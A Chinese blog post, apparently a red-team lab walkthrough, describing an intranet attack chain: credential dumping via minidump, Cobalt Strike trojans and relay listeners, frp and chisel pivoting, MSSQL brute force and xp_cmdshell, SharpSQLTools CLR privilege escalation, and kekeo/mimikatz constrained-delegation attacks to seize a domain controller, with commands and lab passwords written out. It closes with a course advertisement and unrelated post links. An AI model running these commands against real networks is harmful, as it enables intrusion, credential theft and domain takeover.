这里在介绍另一种抓取密码的思路,在目标机抓取后拿回本地来解密分析,在某些场合下会有奇效;

image.png

取回本地,minidump方式解开

image.png

查看结果;

image.png


为了后续方便,我们可以用CobaltStrike来继续,虽然msf和CS会话可以互通,但我还是习惯直接种马后使用。这里web服务器已经提前在CS上反弹好了,精华在于CS的中转功能。


因为此 Win7 不出网,随后只能通过 CobaltStrike 设置中转:

先创建中转监听器:

image.png

image.png


生成木马:
image.png


利用msf上传并运行木马后机器上线;

image.png

信息收集一波;
image.png

image.png



可以看到个人主机后面还有2台机器,分别是域控服务器和数据库服务器。在进行下一步渗透之前,先需要把二级代理搭建好。

二级代理搭建

先看看frp如何搭建二级代理;

kali上配置服务端;

image.png

web服务器上配置;(一个服务端,一个客户端)

image.png

个人主机上配置客户端;
image.png

扫描测试下;
image.png



在用chisel搭建一个2级代理;

kali上配置服务端;
image.png

web服务器上配置客户端和服务端;
image.png

个人主机上配置客户端;
image.png


扫描测试下;

proxychains nmap -sC -sV -F -sT -Pn 10.10.10.18 -vvv

image.png

数据库服务器

这里先借助bloodhound来分析下域环境,以确定下一步的渗透思路,具体的安装及使用这里就不赘述了

到达域管理员的最短路径;

image.png

用户:redteam.red/sqlserver 允许委托OWA的cifs服务(DC控制器)

image.png

至此有了后续基本的渗透思路,就是通过委派攻击拿下域控,下面开始逐步实施;

根据之前端口扫描的结果,做下信息收集;

image.png

image.png

结合我们已经取得的个人主机控制权,首先当前进程是没有域管的,所以暂且放弃令牌窃取:

image.png

这里用到了约束委派攻击的知识,简单来说,在Windows系统中,普通用户的属性中没有委派(Delegation)这个选项卡,只有服务账号、主机账号才有。服务账号(Service Account),域内用户的一种类型,服务器运行服务时所用的账号,将服务运行起来并加入域。例如MS SQL Server在安装时,会在域内自动注册服务账号SqlServiceAccount,这类账号不能用于交互式登录。(更具体知识要自己补一下)

由于我们已经拿到了一个域用户的账户密码,尝试查找约束委派的用户:

AdFind.exe -h 10.10.10.8 -u saul -up admin!@#45 -b 
"DC=redteam,DC=red" -f "(&(samAccountType=805306368)(msds-
allowedtodelegateto=*))" 
cn distinguishedName msds-allowedtodelegateto



image.png

sqlserver 的用户是被设置了约束委派,但还需要密码;之前知道1433是开放的,爆破一波试试;

image.png


这样就可以执行xp_cmdshell 命令了;

image.png

发现权限很小只是一个普通服务权限,下面开始提权;

使用 SharpSQLTools 开启目标 clr:(要用Proxifier挂上代理,就不截图了)

SharpSQLTools.exe 10.10.10.18 sa sa master install_clr whoami

image.png

然后启用并调用命令:

SharpSQLTools.exe 10.10.10.18 sa sa master enable_clr


SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato whoami

image.png

image.png

提取成功。



下面用msf来进行文件上传;

image.png

image.png

上传一个CS的木马;

image.png

然后在用高权限来运行cs木马;

image.png

成功上线;

image.png


抓取下密码;

image.png

至此,数据库服务器渗透结束,下面开始对域控的渗透。

域控

经过前面的分析,这里就是纯粹的利用约束委派拿下域控。

1、利用 kekeo 请求该用户的 TGT:

TGT_sqlserver@REDTEAM.RED_krbtgt~redteam.red@REDTEAM.RED.kirbi

kekeo.exe "tgt::ask /user:sqlserver /domain:redteam.red /password:Server12345 /ticket:administrator.kirbi"

2、然后使用这张 TGT

(TGT_sqlserver@REDTEAM.RED_krbtgt~redteam.red@REDTEAM.RED.kirbi) 获取域机器的 ST:
TGS_Administrator@redteam.red@REDTEAM.RED_cifs~owa.redteam
.red@REDTEAM.RED.kirbi

kekeo.exe "tgs::s4u
 /tgt:TGT_sqlserver@REDTEAM.RED_krbtgt~redteam.red@REDTEAM.
RED.kirbi /user:Administrator@redteam.red
/service:cifs/owa.redteam.red"


3、使用 mimikatz 将 ST2 导入当前会话即可,运行 mimikatz 进行 ptt:

mimikatz kerberos::ptt 
TGS_Administrator@redteam.red@REDTEAM.RED_cifs~owa.redteam
.red@REDTEAM.RED.kirbi



成功拿到域控权限;

image.png

学习资源

如果你是也准备转行学习网络安全(黑客)或者正在学习,这里开源一份360智榜样学习中心独家出品《网络攻防知识库》,希望能够帮助到你

知识库由360智榜样学习中心独家打造出品,旨在帮助网络安全从业者或兴趣爱好者零基础快速入门提升实战能力,熟练掌握基础攻防到深度对抗。

1、知识库价值

深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。

广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。

实战性: 知识库内容源于真实攻防对抗和大型演练实践,通过详尽的攻击复现案例、防御配置实例、自动化脚本代码来传递核心思路与落地方法。

2、 部分核心内容展示

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

在这里插入图片描述

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

内容组织紧密结合攻防场景,辅以大量真实环境复现案例、自动化工具脚本及配置解析。通过策略讲解、原理剖析、实战演示相结合,是你学习过程中好帮手。

1、网络安全意识
img

2、Linux操作系统

img

3、WEB架构基础与HTTP协议

img

4、Web渗透测试

img

5、渗透测试案例分享

img

6、渗透测试实战技巧

图片

7、攻防对战实战

图片

8、CTF之MISC实战讲解

图片

3、适合学习的人群

‌一、基础适配人群‌

  1. ‌零基础转型者‌:适合计算机零基础但愿意系统学习的人群,资料覆盖从网络协议、操作系统到渗透测试的完整知识链‌;
  2. ‌开发/运维人员‌:具备编程或运维基础者可通过资料快速掌握安全防护与漏洞修复技能,实现职业方向拓展‌或者转行就业;
  3. ‌应届毕业生‌:计算机相关专业学生可通过资料构建完整的网络安全知识体系,缩短企业用人适应期‌;

‌二、能力提升适配‌

1、‌技术爱好者‌:适合对攻防技术有强烈兴趣,希望掌握漏洞挖掘、渗透测试等实战技能的学习者‌;

2、安全从业者‌:帮助初级安全工程师系统化提升Web安全、逆向工程等专项能力‌;

3、‌合规需求者‌:包含等保规范、安全策略制定等内容,适合需要应对合规审计的企业人员‌;

因篇幅有限,仅展示部分资料,完整版的网络安全学习资料已经上传优快云,朋友们如果需要可以在下方优快云官方认证二维码免费领取【保证100%免费】

在这里插入图片描述

网络安全之一个渗透测试小案例 0. 起因: 几天前,收到一个国外目标(公司)的渗透测试任务,时间为两周; 大概看了一下目标是类似于国内阿里云那样提供云服务的平台; 常规信息收集过后,尝试渗透三天无果… 于是下班前只能祭出我的"大杀器"—缝合怪.py。缝合了一些好用的扫描器,一键 XRAY多线程批量扫 + 自动添加任务到AWVS + 自动添加任务到arl + …加入资产后就下班回家了。 到了第二天一看扫描结果,心里暗道不妙,md坏起来了啊。。。 扫描器里一个洞都没,goby里所有资产显示只开放两个端口80、443。 不慌,问题不 阅读详情

相关推荐

ArcGIS通过已知坐标点转面(通过excel文件,有工具可批量生成面要素)

通过使用ArcGIS中的工具,将坐标点XY数据转换成可视化的点线面矢量数据,更加方便快捷有效的获取对应信息

qq_41046162的博客 3万+

“不一样”的真实渗透测试案例分析

前言 本文是由一次真实的授权渗透案例引申而出的技术分析和总结文章。在文章中我们会首先简单介绍这次案例的整体渗透流程并进行部分演绎,但不会进行详细的截图和描述,一是怕“有心人”发现端倪去目标复现漏洞和破坏,二是作为一线攻击人员,大家都明白渗透过程也是一个试错过程,针对某一个点我们可能尝试了无数种方法,最后写入文章的只有成功的一种,而这种方法很有可能也是众所周知的方法。因此我们只会简单介绍渗透流程,然后提取整个渗透过程中比较精华的点,以点及面来进行技术分析和探讨,望不同的人有不同的收获。 白嫖的福音网安学习资.

HBohan的博客 3326

从FPGA/ASIC工程师视角看DDR:手把手拆解Memory Controller、PHY与DRAM芯片的协作流程

本文从FPGA/ASIC工程师视角深入解析DDR内存子系统,详细拆解Memory Controller、PHY与DRAM芯片的协作流程。通过系统架构分解、接口标准解析和实战调试技巧,帮助工程师优化DDR性能并解决常见问题,涵盖地址映射、命令调度、时序校准等关键技术要点。

weixin_42548888的博客 459

渗透测试全过程实例与思路

(11)本地开放8899端口,进行反弹shell发现反射连接不上,与程序有关,找一下本地的那些程序which nc,python,php,php有网站呈现的,反弹php,反弹php成功,但是还是不能su切换,没有终端,which socat/python/script,使用script/dev/null创建成功。(4).只能爆破普通用户登录用户之后,发现没权限,对于输入都进行实例化处理,所以sql注入是不能实现的,对于界面的增加删除修改都不能处理,那我们去bp里面看看历史http记录里面有什么,发现。

2403_88364822的博客 678

i2c转串口驱动移植

i2c转串口驱动移植欢迎使用Markdown编辑器新的改变思路与使用方式合理的创建标题,有助于目录的生成如何改变文本的样式插入链接与图片如何插入一段漂亮的代码片生成一个适合你的列表创建一个表格设定内容居中、居左、居右SmartyPants创建一个自定义列表如何创建一个注脚注释也是必不可少的KaTeX数学公式新的甘特图功能,丰富你的文章UML 图表FLowchart流程图导出与导入导出导入 欢迎使用Markdown编辑器 你好! 这是你第一次使用 Markdown编辑器 所展示的欢迎页。如果你想学习如何使用M

mars_Vessalius的博客 2277

Ubuntu服务器通过IPV6端口转发搭建幻兽帕鲁私服实战

本文详细介绍了在Ubuntu服务器上通过IPV6端口转发搭建幻兽帕鲁私服的完整教程。针对只有公网IPV6地址的服务器环境,提供了从硬件检查、端口转发工具配置到游戏服务器安装的全流程解决方案,帮助玩家轻松实现多人联机游戏体验。

weixin_30652491的博客 490

Web Service渗透测试——介绍+实例演示

